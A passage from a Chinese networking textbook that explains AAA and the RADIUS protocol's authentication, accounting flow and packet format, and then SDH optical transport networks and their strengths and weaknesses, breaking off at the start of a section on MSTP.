在互联网的客户机/服务器应用模式中，如果需要进行身份认证的客户量不是太多，认证工作量不大的情况下，PAP 协议和 CHAP 协议可直接在被访问的应用服务器端执行。但是对于大型网络系统的访问控制，需要对大量的用户进行身份认证，这样大的工作量不能让路由器和应用服务器等来承担，就需要用专门的设备对用户接入网络或应用服务器的行为进行身份认证、授权和计费等工作。

2.3.1　对用户的 AAA 认证、授权与计费管理

AAA 是对用户提供认证(Authentication)、授权(Authorization)和计费(Accounting)这 3 种安全功能的简称。认证用于确定哪些用户可以访问网络资源。授权用于确定已经通过认证的用户可以使用哪些服务。计费用于对用户访问网络资源的情况进行记录和账户管理。AAA 一般采用客户/服务器结构，客户端运行于被管理的资源侧，在服务器上存放着

用户的信息，对用户信息进行集中管理和维护。

AAA 的功能的实现可以在网络资源本地进行，也可由 AAA 服务器在远端进行，有多种实现方案，而目前广泛使用的是 RADIUS 协议。AAA 包含的功能如下：

(1) 用户身份验证：用户登录服务器系统或访问资源网络时需要进行身份认证。用户名和口令的验证方式包括：用户的 PAP 验证，用户的 CHAP 验证，EXEC 用户验证，FTP 用户验证，拨号的 PPP 用户也可通过主叫电话号码验证。

(2) 用户授权：不同用户访问应用服务器或网络资源时应当授予各种不同的权限。对一个用户的验证和授权应当使用同样的方法，可以在应用服务器或路由器本地进行，也可以使用 RADIUS 服务器在远端进行。

(3) 用户计费和日志：当用户被授权接入网络后，对用户的接入起止时间、网络数据流量等信息进行记录，并且按照相应的费率和时段等因素进行用户的日志和计费管理。

2.3.2 RADIUS 协议原理与应用

RADIUS 是"远程认证拨号用户服务"的简称(Remote Authentication Dial-In User Service)，最初由 Livingston Enterprise 公司开发，是一种分布式的客户机/服务器系统，能提供 AAA 功能。RADIUS 的实现比较简单，常被用于要求有较高安全性的对远程用户访问网络资源的管理等应用中，可以保护网络资源不被未经授权的用户入侵。例如，在电信系统中用于对大数量的家庭用户宽带互联网接入的管理，远程用户通过公共电话网络访问单位部门局域网内的资源等领域。

例如，在图 2.19 所示的网络接入访问控制系统中，用户端是 PC，利用 Modem 或 ADSL 通过拨号网络 PSTN 访问互联网服务商 ISP 的系统。在此网络配置中，路由器连接在 PSTN 电话网络、资源网络和 RADIUS 服务器之间。路由器控制着 PC 用户对资源网络的访问，同时在路由器上还运行 RADIUS 的客户端，它负责将用户信息发送到指定的 RADIUS 服务器(数据采用加密传输)，然后根据服务器返回的信息对用户的访问进行控制(拒绝或允许接入资源网络)。RADIUS 服务器收到路由器转来的用户连接请求后，对用户进行身份认证，然后给路由器返回相应的控制信息。另外，RADIUS 服务器还可以作为其他 AAA 服务器的客户端进行代理认证或计费。




图 2.19 RADIUS 协议的认证、授权和计费流程

RADIUS 服务器内通常维护 3 个数据库：第 1 个数据库 Users 用于存储用户信息，例如用户名、口令、使用的协议、IP 地址配置等；第 2 个数据库 Clients 用于存储 RADIUS 客户端的信息，例如与客户端进行加密数据通信的对称密钥等；第 3 个数据库 Dictionary 存储的信息用于解释 RADIUS 协议中的各种属性及其含义等，如图 2.20 所示。




图 2.20　RADIUS 服务器维护的三个数据库

RADIUS 服务器支持多种方法对用户进行认证，例如，基于 PPP 的 PAP、CHAP 协议，基于 UNIX 的 Login 等。路由器等网络设备作为 RAIUS 客户端代理 RADIUS 服务器对用户执行认证等过程。

RADIUS 客户端与服务器之间的数据传输是通过共享密钥加密的，路由器将收到的用户登录密码等信息加密后传给服务器，增强了安全性。

1. RADIUS 协议的工作过程

参看图 2.19 中的 RADIUS 应用系统，其基本工作过程如下：

(1) 用户通过 PSTN 等拨号网络向路由器(RADIUS 客户端)发送用户名和口令。

(2) RADIUS 客户端向服务器发送认证请求包(Access Request)。在采用 PAP 认证时，其中包含收到的用户名和用对称密钥加密后的用户口令。在采用 CHAP 认证时，其中包含用户名、CHAP 认证中的各项(Challenge、CHAP identifier 和 response)。在主叫号码认证中，还需要有主叫号码。

(3) RADIUS 服务器将收到的用户信息与 User 数据库中保存的用户信息进行对比。如果二者相同，则认证成功，然后将用户的访问权限等信息封装到认证响应包(Access Accept)中发送给 RADIUS 客户端。如果二者不同则认证失败，向客户端返回拒绝访问响应包(Access Reject)。

(4) RADIUS 客户端收到服务器发来的认证结果后，首先要判断包中的签名是否正确，如果不正确，则认为收到的是一个非法的包。如果签名正确，则执行服务器的指令，允许或拒绝用户访问网络资源。如果允许用户接入资源网络，RADIUS 客户端要向用户的请求进行相应的处理，例如向用户回呼、进行 L2TP 隧道属性的设置等。然后 RADIUS 客户端向 RADIUS 服务器发送计费开始请求包(Accounting Request)。

(5) RADIUS 服务器返回计费开始响应包(Accounting Response)，包中的 Status Type 字段的取值为 start。

(6) 用户得到允许后，通过路由器(RADIUS 客户端)访问资源网络，例如，用户访问资源网络中的 Web 服务器、网络银行服务器、电子邮件服务器等。注意，当用户访问网络银行和电子邮件等服务器时还需要通过这些服务器各自的认证。

(7) 当用户结束对资源网络的访问后，RADIUS 客户端向 RADIUS 服务器发送计费停止请求包(Accounting Request)，其中的 Status Type 字段取值为 stop。

(8) RADIUS 服务器返回计费结束响应包(Accounting Response)。

2. RADIUS 的数据包结构

RADIUS 的报文封装到传输层的 UDP(用户数据报协议)中传输，通过定时器管理机制、重传机制、客户/服务器机制，确保 RADIUS 服务器端和客户端之间报文的正确收发。

在图 2.21 所示的 RADIUS 报文结构中，code 字段用于标识该报文的类型。在同一个会话过程中，客户端/服务器之间要进行多次的交互，当客户端发送第一个请求包时，将包中的 identifier 设置为一个随机数，此数值在此会话过程的每一个包中保持相同，服务器在响应包中重复与客户请求包中相同的 identifier 数值，在多次重传时也不变，客户端收到响应包后通过它识别属于哪一个请求/响应的会话进程。字段 length 表示 RADIUS 包的字节长度。在 authenticator 字段(长 16 字节)中，分为“请求认证”和“响应认证”两种。在 attribute 字段中，传输用户属性和授权属性等信息。

类型code	会话ID identifier	长度length
认证请求/响应authenticator		
属性attribute		

图 2.21　RADIUS 的报文结构

传输层的 UDP 是一种面向无连接的协议，不能保证报文传输的不丢失和不乱序。RADIUS 服务器使用两个 UDP 端口接受客户端的请求：端口号 1812 作为验证端口，端口号 1813 作为计费端口。也可以使用其他端口号。

RADIUS 协议使用由客户端首先发送请求，而服务器返回响应的工作模式。如果 RADIUS 客户端发送的 UDP 包由于丢失或网络拥塞，等待一段时间还未收到服务器的响应，则重传请求。如果多次重传请求后仍然收不到响应，那么作为客户端的路由器会将请求转发到备用的 RADIUS 服务器。RADIUS 协议在网络信息传输中的安全保障措施是：客户/服务器之间的数据采用对称密钥加密传输，使用 MD5 等算法进行报文完整性验证，通过共享密钥对包进行数字签名(原理见第 10 章)。

关于 AAA 和 RADIUS 协议在路由器和服务器上的配置方法可参看设备制造商的技术手册。

2.4　基于 SDH 的多业务传输平台 MSTP 在互联网中的应用

同步数据通信体系(Synchronous Digital Hierarchy，SDH)是国际电信联盟通信标准局 ITU-T 制定的高速数据通信系统标准，是当前光纤数据通信领域中的主干网技术。它采用同步的时分多路复用 TDM 技术进行宽带数据传输，系统内所有设备的时钟都锁定在同一个时间基准上。当前的重要应用之一是利用 SDH 信道作为构建广域互联网和为计算机局域网远程互联提供传输服务。由于 SDH 提供的是一种物理层的、基于虚电路交换的、固定速率的数据通信服务，其工作原理和数据帧的结构特点与以太网和 IP 互联网有很大的不同，因此就需要采用各种不同协议网络的数据转换接口技术，才能构建基于 SDH 的多业务传输平台 MSTP。本节介绍其基本概念。

2.4.1　SDH 同步数据通信网简介

图 2.22 是 SDH 光纤同步通信网的结构示意图。图中的符号所代表的设备说明如下：

TM——终端复用器，即 SDH 系统的终端用户设备。

DXC——数字交叉连接设备，用于网络各交叉节点上的虚链路数据交换(类似以太网交换机)。

LCN——本地数据通信网，局内网。

DLC——数字环路载波系统，用于将普通电话业务、数字电话、生产调度数据接入 SDH




图 2.22 SDH 光纤同步通信广域网结构示意图

网络。

REG——再生中继器，用于长途通信干线的接力放大和数据失真的恢复。

ADM——分插复用器，用于网络各交叉站点的数据接入与接出，以及不同传输速率的数据转换。

OS——操作系统，用于 SDH 网络的管理。

PDH——准同步数据通信网，可为用户提供 2Mbps、34Mbps 和 139Mbps 的 PCM(脉冲编码调制)接入服务。

SDH 通信网的拓扑结构分为 3 个层次：长距离干线网、汇接网和用户网。网络拓扑采用环形、树形和星形等混合结构，具有很高的可靠性和容灾能力。表 2.2 是 SDH 网常用的 4 个传输速率等级。

表 2.2 SDH 通信网的 4 个速率等级

SDH 速率等级	标称比特率(Mbps)	SDH 速率等级	标称比特率(Mbps)
STM-1	155.520	STM-16	2488.320
STM-4	622.080	STM-64	9953.280

1. SDH 同步数据通信网的特点

SDH 数据通信网的优点体现在其数据帧结构的巧妙设计，以及光纤网络结构设计的组合之上。

(1) SDH 网络由 4 类网络单元设备(TM、ADM、DXC、REG)连接组成，是可以在光纤、微波、卫星等传输信道上进行同步数据传输、复用和交叉连接的网络。可作为国家、省和城市范围的数据通信高速主干网。SDH 系统采用虚电路交换的 TDM 时分多路复用方式通信，对用户的业务数据传输延迟很小，适用于高可靠的固定速率的实时性业务传输。

(2) 有世界统一规范的光网络节点接口，可为各种不同协议类型的用户数据提供传输服务。

(3) 灵活的数据分插复用功能。如图 2.23 所示，SDH 系统的各种不同速率等级的码流的帧结构是相同的。在帧结构中的管理单元指针(Administration Unit Pointer，AU-PTR)，用于标识各支路数据在帧的净负荷区内的安排位置，各支路信号在帧内的位置是明确可查的，因此可以直接从 STM-N 的主干数据流中灵活地取出或加入支路信号。换言之，由于各支路通道是用户租用的，因此在主干网数据流中对每个固定用户数据的接入/接出管理十分容易，简化了网络结构和用户业务管理工作。




图 2.23　SDH 系统中速率为 STM-*N* 的数据帧结构

(4) 强大的网络内部维护管理能力。如图 2.23 所示，在 SDH 的帧结构中安排了功能丰富的开销字节用于网络内部管理，数据帧中用于管理的开销分为 RSOH 和 MSOH 两大部分：

再生段开销(Regeneration Section Overhead，RSOH)。如图 2.22 所示，再生段是指由再生中继器 REG 所连接的一个光纤传输网段。SDH 帧中的 RSOH 数据用于一个光纤链路再生段内的监控和维护管理，功能包含：再生段的接入点识别符、再生段的误码监视、再生段内部的数据/话音公务通信等。

复用段开销(Multiplex Section Overhead，MSOH)。复用段是指两个或多个分插复用器 ADM 之间的光纤通信网段，一个复用段可由一个或多个再生段串接构成。SDH 帧中的 MSOH 数据用于复用段内的监控和维护管理，它的信息在复用段的始端通过 TM 或 ADM 设备加入到帧中，并且透明地不加任何处理地通过再生段中继设备 REG 的传输。传到了复用段末端再通过 TM 或 ADM 设备取出并进行处理。其功能包含：复用段内的误码监

测，光纤线路断路后能自动进行链路的快速保护倒换，复用段远端缺陷指示，复用段内部的运行、管理和维护信息传输，同步状态信息，复用段远端差错指示，复用段内部公务/话音通信。

(5) 强大的网络容灾自愈功能。SDH 数据通信网具有智能检测的内部网管系统和网络动态配置管理功能，使网络容易实现容灾自愈，当设备和光纤链路发生故障时，无须人为干预，就能在极短的时间内迅速启用备份光纤或路由策略恢复通信，从而提高网络的可靠性和生存性。

2. SDH 同步数据通信网的不足

(1) 传输数据中净负荷所占的比例较低。如图 2.23 所示，由于 SDH 的帧结构中安排了较多的数据用于网络的维护监测管理，因此数据流量中用于传输用户数据的净负荷的利用率较低。例如 SDH 网络的 STM-1 链路的传输速率是 155.520Mbps，其中净负荷用户数据仅占总流量的 66%。

(2) 设备的复杂性增加。由于 SDH 帧结构中采用了先进的管理单元指针 AU-PTR，提高了对各支路用户数据的管理能力，但是增加了设备的复杂性。

(3) SDH 网管系统的信息安全保护要求较高。SDH 网管系统大规模地采用软件控制，以及将网管业务量集中在少数几个高速率链路和交叉连接点上，通过软件几乎可以控制网络中的所有交叉连接设备和复用设备，从而使网络层上人为的错误、软件故障、计算机病毒对网管系统的入侵与攻击等，都可能造成网络的重大故障，甚至全网络的瘫痪。

(4) SDH 不宜直接传输流量动态变化很大的以太网和 IP 数据，需用下述补充技术进行适配。

2.4.2 基于 SDH 的多业务传输平台 MSTP 的广域网接口技术

1. 用 SDH 直接传输计算机网络数据需解决的问题

SDH 网络的技术规范是针对传输以 64kbps 为基本速率的 PCM(Pulse Coding Modulation)话音而制定的，它为用户提供的是面向连接的、固定信道速率的、基于虚电路交换的通信服务。通俗地说，SDH 的设计目标是作为一个电话通信主干网络。(注：话音的频率范围是 300～4000Hz，根据赖奎斯特取样定理，每秒钟对模拟话音信号进行 8000 次取样，每个取样值的幅度量化后用 8bit 表示，因此一路 PCM 数字话音的速率是 64kbps。)所以，表 2.2 中 SDH 系统的 4 个标准速率等级 STM-N 都是 64kbps 的整数倍，图 2.23 中的 SDH 数据帧的周期都固定为 PCM 话路的取样周期：$1/8000s=125\mu s$，而且所有 SDH 数据帧都首尾相接地连成一条永不停息的和固定速率的数据流。

